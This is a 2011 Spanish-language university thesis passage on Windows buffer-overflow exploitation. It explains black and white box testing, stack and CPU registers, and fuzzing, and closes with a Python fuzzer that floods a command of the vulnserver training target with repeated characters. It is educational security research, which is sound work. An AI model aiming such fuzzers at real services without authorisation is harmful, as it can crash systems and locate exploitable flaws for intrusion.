Técnicas de Explotación bajo Entornos Windows Conociendo las protecciones de Windows

Duarte Wulfert, Lucas

2011

Universidad de Buenos Aires

Facultades de Ciencias Económicas, Ciencias Exactas y Naturales e Ingeniería

Carrera de Especialización en Seguridad Informática

Trabajo Final

Técnicas de Explotación bajo Entornos Windows

Conociendo las protecciones de Windows

Autor:

Lucas Duarte Wulfert

Tutor:

Ing. Juan Alejandro Devincenzi

Año

2011

Declaración Jurada de Origen de los Contenidos

"Por medio de la presente, el autor manifiesta conocer y aceptar el Reglamento de Trabajos Finales vigente y que se hace responsable que la totalidad de los contenidos del presente documento son originales y de su creación exclusiva, o bien pertenecen a terceros u otras fuentes, que han sido adecuadamente referenciados y cuya inclusión no infringe la legislación Nacional e Internacional de Propiedad Intelectual".

FIRMADO
Lucas Duarte Wulfert
DNI: 94'644.406

RESUMEN

En el presente trabajo se quiere dar a conocer el proceso que es llevado a cabo al momento de realizar exploit en entornos Windows. Se inicia describiendo los tipos de análisis de vulnerabilidades que existen, describiendo las ventajas y desventajas que estos presentan para los profesionales de seguridad.

Luego se procede a dar una breve descripción acerca del funcionamiento de la pila (stack por su significado en ingles) y los registros que permiten interactuar con la información que en esta es almacenada.

Se procede a dar a conocer el procedimiento para realizar fuzzing a las aplicaciones, donde se describen las fases que este proceso conlleva, las técnicas y tipos de fuzzer que podemos encontrar. Para finalizar este apartado, se escribir un fuzzer desde cero para ejecutarlo contra una aplicación.

Al finalizar las teoría de fuzzing, se trata el tema de buffer overflow, describiendo como, a partir de los resultados arrojados del proceso de fuzzing, se saca provecho de este tipo de vulnerabilidades para obtener acceso al sistema en donde se ejecuta la aplicación.

Para finalizar, se da a un vistazo general a las técnicas de protección que ofrece Windows y algunos lenguajes de programación para evitar este tipo de errores. Además se muestra la forma en que un atacante podría eludir una de estas protecciones.

Palabras Clave: Buffer Overflow, Protecciones de Windows, Fuzzing

Tabla de contenido

PRÓLOGO

Quisiera demostrar mis agradecimientos a todas las personas que influyeron en la realización de este trabajo y hacer especial mención a mis Padres y Lorena Giraldo por todo el apoyo que me brindaron durante todo el desarrollo, Nicolas Waisman, Anibal Sacco y Fernando Quintero, por tomarse el tiempo para resolver mis dudas, Peter Van Eeckhoutte y el equipo de Corelan por el gran portal sobre Exploit Writing.

Introducción

Uno de los más importantes fallos de seguridad son las vulnerabilidades de software, ya sea en aplicaciones web o aplicaciones de escritorio. Estos errores, muchos de ellos provocados por errores humanos, por una mala planificación del proyecto, la no existencia de un entorno de pruebas, entre muchos otros factores que no se tratarán en este documento.

Uno de estos fallos, son los buffer overflows o desbordamientos de buffer, que se producen cuando una aplicación no maneja adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada, de forma que si dicha cantidad es superior a la capacidad pre asignada los bytes sobrantes se almacenan en zonas de memoria adyacentes, sobrescribiendo su contenido original.

En un estudio realizado por la firma Veracode[1], muestra que los buffer overflows ocupan el tercer puesto entre las vulnerabilidades más comunes en software.




Figure 19: Top Vulnerability Categories (Overall Prevalence for Non-Web Applications)

Ilustración 1. Imagen tomada de: State of Software Security Report [2]

[1] "State of Software Security Report", http://info.veracode.com/state-of-software-security-report-volume4.html.report-volume4.html. (consultada el 15/2/2012)
[2] Tomada de "State of Software Security Report", http://info.veracode.com/state-of-software-security-report-volume4.html.

En el presente trabajo se presentará como encontrar vulnerabilidades de buffer overflow en aplicaciones y tomar provecho de estas, se describirán los mecanismos de defensa implementados por Windows para solventar estos errores y se explicará cómo evadir algunos de ellos.

Objetivos

- Dar a conocer los diferentes tipos de Buffer Overflow que existen con ejemplos a programas reales.
- Dar a conocer los mecanismos de protección que posee Windows.
- Demostrar cómo estas protecciones pueden ser saltadas por un atacante.
- Dar a conocer la parte ofensiva de un ataque sobre aplicaciones y como este puede evadir los mecanismos de defensa de Windows.

Alcance

Demostrar como los mecanismos que incorpora Windows para protegerse de las vulnerabilidades de tipo Overflow, pueden ser evitadas por un atacante.

Metodologías De Descubrimiento De Vulnerabilidades De Software.

Antes de entrar en el tema del descubrimiento de vulnerabilidades, primero se debe entender que es una vulnerabilidad. Una vulnerabilidad es un fallo en el sistema o programa informático. Aquí cabe resaltar que la palabra fallo hace referencia a fallo de seguridad, ya que un fallo también puede ser, por ejemplo, un error de programación, el cual no presenta ningún tipo de amenaza, lo único que hace que la aplicación no funcione correctamente o sus resultados no sean los esperados.

Hoy en día, existen 2 metodologías que nos ayudan a los profesionales de Seguridad de la Información a encontrar vulnerabilidades en el software, que bien haya sido desarrollado por la propia empresa o haya sido adquirido por un tercero. Estas técnicas son:

- *White Box* o Test de Caja Blanca.
- *Black Box* o Test de Caja Negra.

White Box o Test de Caja Blanca

El objetivo principal de cualquier prueba del software es garantizar la utilidad de un sistema contra ataques de hackers maliciosos y/o los problemas habituales de software.

El Test de Caja Blanca es un método de pruebas de seguridad que los investigadores de Seguridad Informática utilizan para determinar si los códigos siguen el diseño previsto o planeado. "Con este método también se valida que hayan sido implementadas diversas funcionalidades de seguridad y/o se pueden descubrir vulnerabilidades existentes en el sistema desarrollo o adquirido. Los test de caja blanca incluyen características como control de flujo, flujo de información, análisis de flujo de datos y manejo de errores dentro del sistema, para probar el comportamiento del software. También puede realizar esta prueba afirmar o confirmar si la aplicación de códigos está siguiendo los diseños previstos. También ayudará al profesional de Seguridad Informática a comprobar las funcionalidades de seguridad y descubrir vulnerabilidades explotables. Para llevar a cabo un test de caja

blanca correcto, el profesional deberá tener el conjunto completo de códigos fuente a su disposición."[3].

Entre algunas de las ventajas que presentan los Test de Caja Blanca, tenemos:

- El alcance del análisis, ya que al tener el código fuente completo, se podrá encontrar vulnerabilidades que de otra forma serían muy difíciles de encontrar.
- Se podrán encontrar errores de programación en la fase de desarrollo, lo cual permitirá que estos sean solucionados con antelación.

Y sus desventajas:

- Se deben tener conocimientos en el lenguaje de programación en el cual ha sido desarrollado la aplicación.
- Tener el código fuente de toda la aplicación puede ser una gran desventaja, porque nos consumirá más tiempo revisar todo el código y adicionalmente entenderlo.
- No se revisan problemas que puedan ocurrir durante la compilación y/o implementación.

Black Box o Test de Caja Negra

En los Test de Caja Negra el investigador de Seguridad Informática se encuentra con un primer desafío que es la ausencia del código fuente de la aplicación. El investigador deberá entender cómo funciona la aplicación, cuáles son sus entradas, qué proceso se realiza con esas entradas y la salida esperada. Deberá entender qué tipos de datos se ingresan al sistema y qué tipo de datos se obtendrán en la salida.

---

[3] "The main goal of any software testing is to ensure usefulness of a system against malicious hacker attacks or regular software problems. The base knowledge of how the application is implemented forms the basis for white box testing. White box testing includes features like flow control, flow of information, data flow analysis, and handling of error within the system, to test the intended and unintended software behavior. You can also conduct this test affirm or validate whether the implementation of codes is following the planned designs. It will also help the tester to check the security functionalities and find out exploitable vulnerabilities. To conduct a faultless white box test, you will need to have the complete set of source codes at your disposal. Generally, white box testing work well when you perform it along with the unit phase." What is White Box Testing, http://www.exforsys.com/tutorials/testing-types/white-box-testing.html (consultada el 26/02/12)

Algunas de las técnicas utilizadas en los test de caja negra son [4]:

- Fuzzing: esta técnica se tratará más adelante.
- Ingeniería Reversa o *Reverse Engineering*: es el proceso que intenta reproducir el diseño de un sistema a partir del producto terminado. Se originó para brindar compatibilidad con diversos sistemas de código cerrado y carente de documentación.
- *Function Hooking*: Esta técnica se basa en remplazar funciones en librerías por nuestras propias funciones. El objetivo es interceptar las llamadas, analizar los parámetros recibidos y derivar la ejecución a la verdadera función.
- Análisis de Parches: consiste en analizar la "diferencia" entre el parche y el componente vulnerable.

Entre las ventajas de los Test de Caja Negra tenemos los siguientes:

- Mucho más eficaz, debido a que el investigador no deberá entrar en detalle en cada módulo de programación. Adicionalmente, no deberá conocer como está compuesto internamente la aplicación.
- Se podrán encontrar vulnerabilidades más complejas.

Y sus desventajas:

- Se requieren conocimientos avanzados para ciertas técnicas.
- Se requiere más tiempo para probar todas las entradas.
- Puede que no se pruebe toda la aplicación, dejando por fuera muchas instancias de la aplicación.

[4] Julio Ardita, Seguridad en Sistemas Operativos - Maestría en Seguridad Informática, Universidad de Buenos Aires, 2011

Stack, Registros y Overflows

Para entender que son los Buffer Overflow y cómo funcionan, primero debemos entender cómo funciona el Stack.

"Cuando se ejecuta un programa, los diversos elementos de este se asignan en la memoria. En primer lugar, el sistema operativo crea un espacio de direcciones en las que el programa se ejecutará. Este espacio de direcciones incluye las instrucciones del programa actual, así como los datos necesarios.

A continuación, se carga el archivo ejecutable del programa al nuevo espacio que recién creo. Hay tres tipos de segmentos: *.text*, *.bss* y *.data*. El segmento *.text* se asigna de sólo lectura, mientras que *.data* y *.bss* se asignan de escritura. El *.bss* y *.data* se reservan para las variables globales. El segmento *.data* contiene datos estáticos que hayan sido inicializados, y el segmento *.bss* contiene los datos sin inicializar. Por último, el *stack* y el *heap* se inicializan.

La pila o stack es una estructura de datos LIFO (Last In First Out), lo que significa que los datos más recientes son colocados en el siguiente elemento a ser eliminado de la pila. Una estructura de datos LIFO es ideal para almacenar información transitoria, o información que no necesita ser almacenada durante un largo período de tiempo. La pila o stack almacena las variables locales, la información relativa a llamado de funciones, y otra información para limpiar la pila después del llamado a una función. Otra característica importante de la pila es que crece hacia abajo en espacio de direcciones: a medida que más datos se agregan a la pila, se añade direcciones de memoria menores.

El *Heap* es otra estructura de datos utilizada para almacenar la información del programa, más específicamente, las variables dinámicas. El *Heap* es una estructura de datos FIFO (First In First Out). Los datos son ingresados y retirados de la manera en que el Heap ha sido creado. En el espacio de direcciones del heap: cuando se agrega un dato a el heap, éste se añade a una dirección de mayor valor." [5]

---

[5] "When a program is executed, it is laid out in an organized manner—various elements of the program are mapped into memory. First, the operating system creates an address space




Ilustración 2. Manejo de la memoria

Ya que entendemos de un modo general como funciona el *stack*, ahora veremos que son los registros y que tipo de registros existen.

---

in which the program will run. This address space includes the actual program instructions as well as any required data. Next, information is loaded from the program's executable file to the newly created address space. There are three types of segments: .text, .bss, and .data. The .text segment is mapped as read-only, whereas .data and .bss are writable. The .bss and .data segments are reserved for global variables. The .data segment contains static initialized data, and the .bss segment contains uninitialized data. The final segment, .text, holds the program instructions. Finally, the stack and the heap are initialized. The stack is a data structure, more specifically a Last In First Out (LIFO) data structure, which means that the most recent data placed, or pushed, onto the stack is the next item to be removed, or popped, from the stack. A LIFO data structure is ideal for storing transitory information, or information that does not need to be stored for a lengthy period of time. The stack stores local variables, information relating to function calls, and other information used to clean up the stack after a function or procedure is called. Another important feature of the stack is that it grows down the address space: as more data is added to the stack, it is added at increasingly lower address values. The heap is another data structure used to hold program information, more specifically, dynamic variables. The heap is (roughly) a First In First Out (FIFO) data structure. Data is placed and removed from the heap as it builds. The heap grows up the address space: As data is added to the heap, it is added at an increasingly higher address value, as shown in the following memory space diagram." Chris Anley, John Heasman, Felix "FX" Linder, Gerardo Richarte, The Shellcoder's Handbook, Discovering and Exploiting Security Holes Second Edition,2007 , pp. 5-6

Registros de CPU

Los registros permiten almacenar información, temporalmente, para facilitar la manipulación de los datos por parte de la CPU. En estos se pueden almacenar variables, datos o direcciones de memoria de las operaciones que se están realizando en un momento determinado. Algunos de los registros son los siguientes[6]:

- EIP (Extended Instruction Pointer): El registro EIP siempre apunta a la siguiente dirección de memoria que el procesador debe ejecutar. Cuando se está ejecutando una aplicación, la CPU realiza las instrucciones de manera lineal, cuando requiere ir a otro "lugar" de la aplicación, realiza un salto en el código. El registro EIP apuntará a la dirección a donde se realiza el salto. Este registro es de vital importancia, ya que si logramos que contenga la dirección de memoria que nosotros deseamos, podremos inyectar código allí.
- EAX: Este registro trabaja como acumulador o sea que almacenará cualquier instrucción de retorno.
- EBX: Este registro se utiliza para almacenar datos, direcciones de memoria, etc.
- ECX: Este registro se utiliza como contador.
- EDX: Este es utilizado para referenciar a direcciones de memoria.
- ESI: Este registro contiene la dirección de memoria de los datos de entrada.
- EDI: Este registro guarda la locación en donde los resultados de la operación de los datos son almacenados.
- CS, SS, ES y DS: Estos registros suelen apuntar a cierta sección de la memoria. Se suelen usar un Registro + Offset para direccionar a una dirección concreta de memoria. Entre estos registros el más utilizado es el CS, el cual apunta al segmento actual de direcciones que está ejecutando EIP.

[6] Buffer Overflow en Windows, http://es.scribd.com/doc/27365589/Buffer-Overflow-Windows-Por-Ikary, consultado el (consultado el 26/02/12)

- ESP: (Extended Stack Pointer): Este registro se utiliza para referenciar el comienzo de la pila o de un hilo.
- EBP: (Extended Base Pointer): Este registro se utiliza para apuntar a la dirección de memoria del final de la pila o de un hilo.

¿Qué es un Buffer Overflow?

"Un Buffer Overflow o desbordamiento de buffer es un error en las aplicaciones causado por un error de programación, que ocurre al copiar una cantidad de datos sobre un área que no es lo suficientemente grande como para contener dichos datos, produciéndose así la sobre escritura de zonas de memoria. Esta sobre escritura ("desbordamiento") es posible porque el autor de la aplicación no incluyó el código necesario para comprobar el tamaño y capacidad del buffer en relación con el volúmen de datos que tiene que alojar"[7]. A continuación se mostrará un ejemplo gráfico de un buffer overflow básico:

Tenemos dos variables de la siguiente forma:


A = char[6]

B = int[6]

Esas variables serán utilizadas para almacenar un nombre y un número. La primera vez que ejecutamos el programa ingresamos el siguiente texto:


A = CARRO

B = 2012



[7] Understanding Technical Vulnerabilities: Buffer Overflow Attacks, http://www.seccuris.com/documents/whitepapers/Seccuris-Buffer_Overflow.pdf, consultado el (consultado el 26/02/12)

Pero cuando una inserte más de 6 dígitos a la variable A, sucederá lo siguiente:



Los problemas comienzan cuando el exceso de datos se escribe en otras posiciones de memoria, con la pérdida de los datos anteriores. Si entre los datos perdidos por la sobre escritura se encuentran rutinas o procedimientos necesarios para el funcionamiento del programa que estamos ejecutando, el programa dará error. Cuando la memoria de un programa llega a sobre escribir en forma aleatoria, el programa generalmente se bloqueará.

Cuando ocurre un buffer overflow, pueden ocurre 3 cosas [8]:

- Denegación del Servicio: En este caso, la aplicación deja de funcionar.
- Tomar control del EIP: el EIP se puede controlar para ejecutar código malicioso en el nivel de acceso del usuario. Esto sucede cuando el programa vulnerable se está ejecutando a nivel de usuario de privilegio, por ejemplo al ejecutar un cliente FTP.
- Tomar control del EIP con un usuario privilegiado: Esto ocurre cuando una aplicación es ejecutada con privilegios que no son adecuados, por ejemplo, en sistemas *unix, la ejecución de programas con el usuario root.

[8] "Ramifications of Buffer Overflows", Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Gray Hat Hacking: The Ethical Hacker's Handbook, pp 154,155

¿Qué es Fuzzing y Cómo Funciona?

Se conoce como *fuzzing* a "las diferentes técnicas de testeo de software capaces de generar y enviar datos secuenciales o aleatorios a una o varias áreas o puntos de una aplicación, con el objeto de detectar defectos o vulnerabilidades existentes en el software auditado. Es utilizado como complemento a las prácticas habituales de chequeo de software, ya que proporcionan cobertura a fallos de datos y regiones de código no testados, gracias a la combinación del poder de la aleatoriedad y ataques heurísticos entre otros."[9].

Aunque el *fuzzing* se trata de una técnica "sencilla" de realizar, todavía existen gran número de vulnerabilidades que se encuentran con ésta, pudiéndose encontrar grandes errores tanto en aplicaciones, como en páginas web.

Las técnicas de *fuzzing* son utilizadas por los atacantes para encontrar errores o *"bugs"* en las aplicaciones y así obtener acceso al sistema víctima.

Ahora, las herramientas que facilitan el uso de esta técnica se llaman *fuzzers*, que lo que hacen es crear datos secuenciales, o programados por el usuario, que serán utilizado contra las aplicaciones. Cabe resaltar que los *fuzzers* no sólo encontrarán vulnerabilidades en las aplicaciones, sino que también las podemos configurar para que nos encuentren, por ejemplo, directorios ocultos y/o realizar ataques de fuerza bruta, entre otro tipo de vulnerabilidades.

Fases del Fuzzing

Para realizar una prueba de fuzzing a una aplicación se deben realizar al menos las siguientes fases:

- Identificar el objetivo: en esta fase se identificará el objetivo del fuzzing, de qué tipo de aplicación se trata, etc.

---

[9] Jose Miguel Esparza Muñoz, Fuzzing y seguridad, eternal-todo.com/files/articles/fuzzing.pdf, (consultado el 26/02/12)

- Identificar las entradas: en esta fase se identificará a qué entradas se les va a realizar el fuzzing, así como los valores que utilizan las mismas.
- Generando datos a enviar: en esta fase se generarán los datos que serán enviados a la aplicación en busca de errores.
- Envío de datos: en esta fase se enviarán los datos a la aplicación, ya sea de manera local o de manera remota.
- Monitoreo de Errores y/o Excepciones: en esta fase se identificarán los posibles errores que se hayan producido en la aplicación, así como los datos de salida.
- Determinar la explotabilidad: en esta fase se determinará si el error es explotable y puede acarrear un riesgo de seguridad o simplemente vuelve a la aplicación inestable.




Ilustración 3. Fases del Fuzzing

Técnicas de Fuzzing

En el anterior apartado vimos las fases del *fuzzing*, una de las cuales es la generación de datos que van a ser enviados a la aplicación. Esta fase es de vital importancia ya que de los datos enviados dependerá la

efectividad al momento de encontrar errores. Las técnicas las podremos agrupar en 3 grupos que son[10]:

- *Mutación y/o Mutación Manual*: esta técnica consiste en que a cierta entrada de la aplicación le realizamos algún proceso de "mutación" de los datos, esto quiere decir que a los datos esperados de la aplicación le agregamos datos aleatorios. Por ejemplo, una aplicación web hará uso de comando GET para solicitar información a un servidor, que pasa si modificamos las forma en que es solicitada esa información:

  Solicitud original:

  GET /index.html HTTP/1.1

  Solicitud modificada:

  GEEEEEEEET /index.html HTTP/1.1

  GET ////////////index.html HTTP/1.1

  GET /index.html HTTTTTTTTTP/1.1

- *Generación o Fuerza Bruta*: esta técnica consiste en generar los datos antes de que sean enviados a la aplicación. Aquí se pueden aplicar diversas técnicas como son:
  - *permutación*, en donde se realizarán diferentes combinaciones de caracteres alfanuméricos. Esta técnica es muy utilizada al momento de realizar fuerza bruta a directorios ocultos de un servidor web.
  - *repetición*, en donde se enviarán una gran cantidad de datos a un campo de entrada de la aplicación. Esta técnica es muy utilizada para encontrar errores de tipo Overflow, que se tratarán más adelante.

Tipos de Fuzzers

[10] Fuzzing y Seguridad, tomado de http://eternal-todo.com/files/articles/fuzzing.pdf, (consultado el 26/02/12)

En los apartados anteriores estudiamos las fases del *fuzzing*, así como las técnicas que pueden ser utilizadas al momento de realizar *fuzzing,* a continuación veremos los diferentes tipos de fuzzers que existen[11]:

- *Fuzzers Locales*: Este tipo de *fuzzers* son utilizados para encontrar errores en aplicaciones de forma local o para encontrar errores, por ejemplo, en variables de entorno o comandos utilizados por el sistema operático, por ejemplo en Linux setuid. Este tipo de *fuzzers* también los podemos clasificar a su vez en:
    - Fuzzers de línea de comandos.
    - Fuzzers de Variables de Entorno.
    - Fuzzers de formatos de archivos.
- *Fuzzers Remotos:* Este tipo de *fuzzers* son utilizados para encontrar errores en aplicaciones que hagan uso de alguna conexión de red, por ejemplo servidores de correo, servidores web, clientes ftp, etc. Este tipo de *fuzzers* los podemos clasificar a su vez en:
    - Fuzzers de Protocolos de Red.
    - Fuzzers de Aplicaciones Web.
    - Fuzzers de Navegadores Web.
- *Fuzzers de Memoria*: Este tipo de fuzzers son utilizados para encontrar errores directamente en los procesos que son cargados en memoria.

Escribiendo nuestro propio fuzzer

A continuación vamos a escribir nuestro propio fuzzer, el cual nos ayudará a encontrar posibles vulnerabilidades en un software que se ha elegido con anterioridad.

Para escribir el fuzzer haremos uso del lenguaje de programación Python. En este caso, escribiremos un fuzzer para una aplicación que se

[11] "Fuzzers Types", Michael Sutton, Adam Greene, Predam Amini, Fuzzing: BruteForce Vulnerability Discovery, pp 36.43

llama *vulnserver*[12]. Esta aplicación tiene una serie de comandos que permite realizar diversas tareas.

A continuación se muestra una imagen en donde se muestra la aplicación en ejecución.




Ilustración 4. Funcionamiento de vulnserver

Vamos a lanzar el *vulnserver* en el puerto por defecto (puerto 9999) y nos conectaremos por medio de netcat a este puerto.




Ilustración 5. Estableciendo una conexión

En la Ilustración 5, se puede ver que tenemos un cliente conectado a nuestro servidor.




Ilustración 6. Clientes conectados

[12] Esta aplicación se puede descargar de http://grey-corner.blogspot.com/p/vulnserver.html

Con el comando HELP podremos ver que comandos le podemos enviar al servidor.




Ilustración 7. Comandos disponibles en vulnserver

Ahora crearemos un fuzzer en python, que hará lo siguiente:

- Se conectará a la IP donde se está ejecutando el *vulnserver.*
- Ejecutará el comando HELP para verificar conexión y saber los comandos existentes.
- El usuario deberá ingresar a que comando le desea ejecutar el fuzzing.
- El usuario deberá ingresar la cantidad de paquetes que desea enviarle al comando anteriormente ingresado.
- Se verifica en la máquina en donde se está ejecutando el *vulnserver* si este presenta algún error.

A continuación se detalla el código de fuzzer:

```
#!/usr/bin/env python
import sys
import socket
import getopt

# IP del vulnserver
ip = "10.0.0.105"
```

```
# Paquete que se desea enviar
evil = "A"
def main():
        # Se crea el socket
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ## Nos conectamos al servidor
        conn=server.connect((ip,9999))
        # Se obtiene el banner e imprimimos el resultado en pantalla
        banner=server.recv(1024)
        print banner
        while True:
                try:
                        # Enviamos el comando HELP
                        server.send('HELP\r\n')
                        result=server.recv(1024)
                        # Se obtiene el resultado y se imprime el resultado en pantalla
                        print result
                        comando = raw_input("A que comando quiere hacer fuzzing\n")
                        pqt = input("Cuantos paquetes desea enviar\n")
                        # Solicitamos el comando y el número de paquetes
                        # a enviar, para luego enviarlos al servidor
                        server.send(comando + " " + evil*pqt + '\r\n')
                        result=server.recv(1024)
                except socket.error, e:
                        print("error de conexion")
                        break
                except IOError, e:
                        if e.errno == errno.EPIPE:
                                print("error de conexion1")
                                break
                        else:
                                print("error de conexion2")
                                break
if __name__ == "__main__":
    main()
```

A continuación se muestra un ejemplo del programa ejecutándose, enviando 5000 paquetes al comando TRUN.

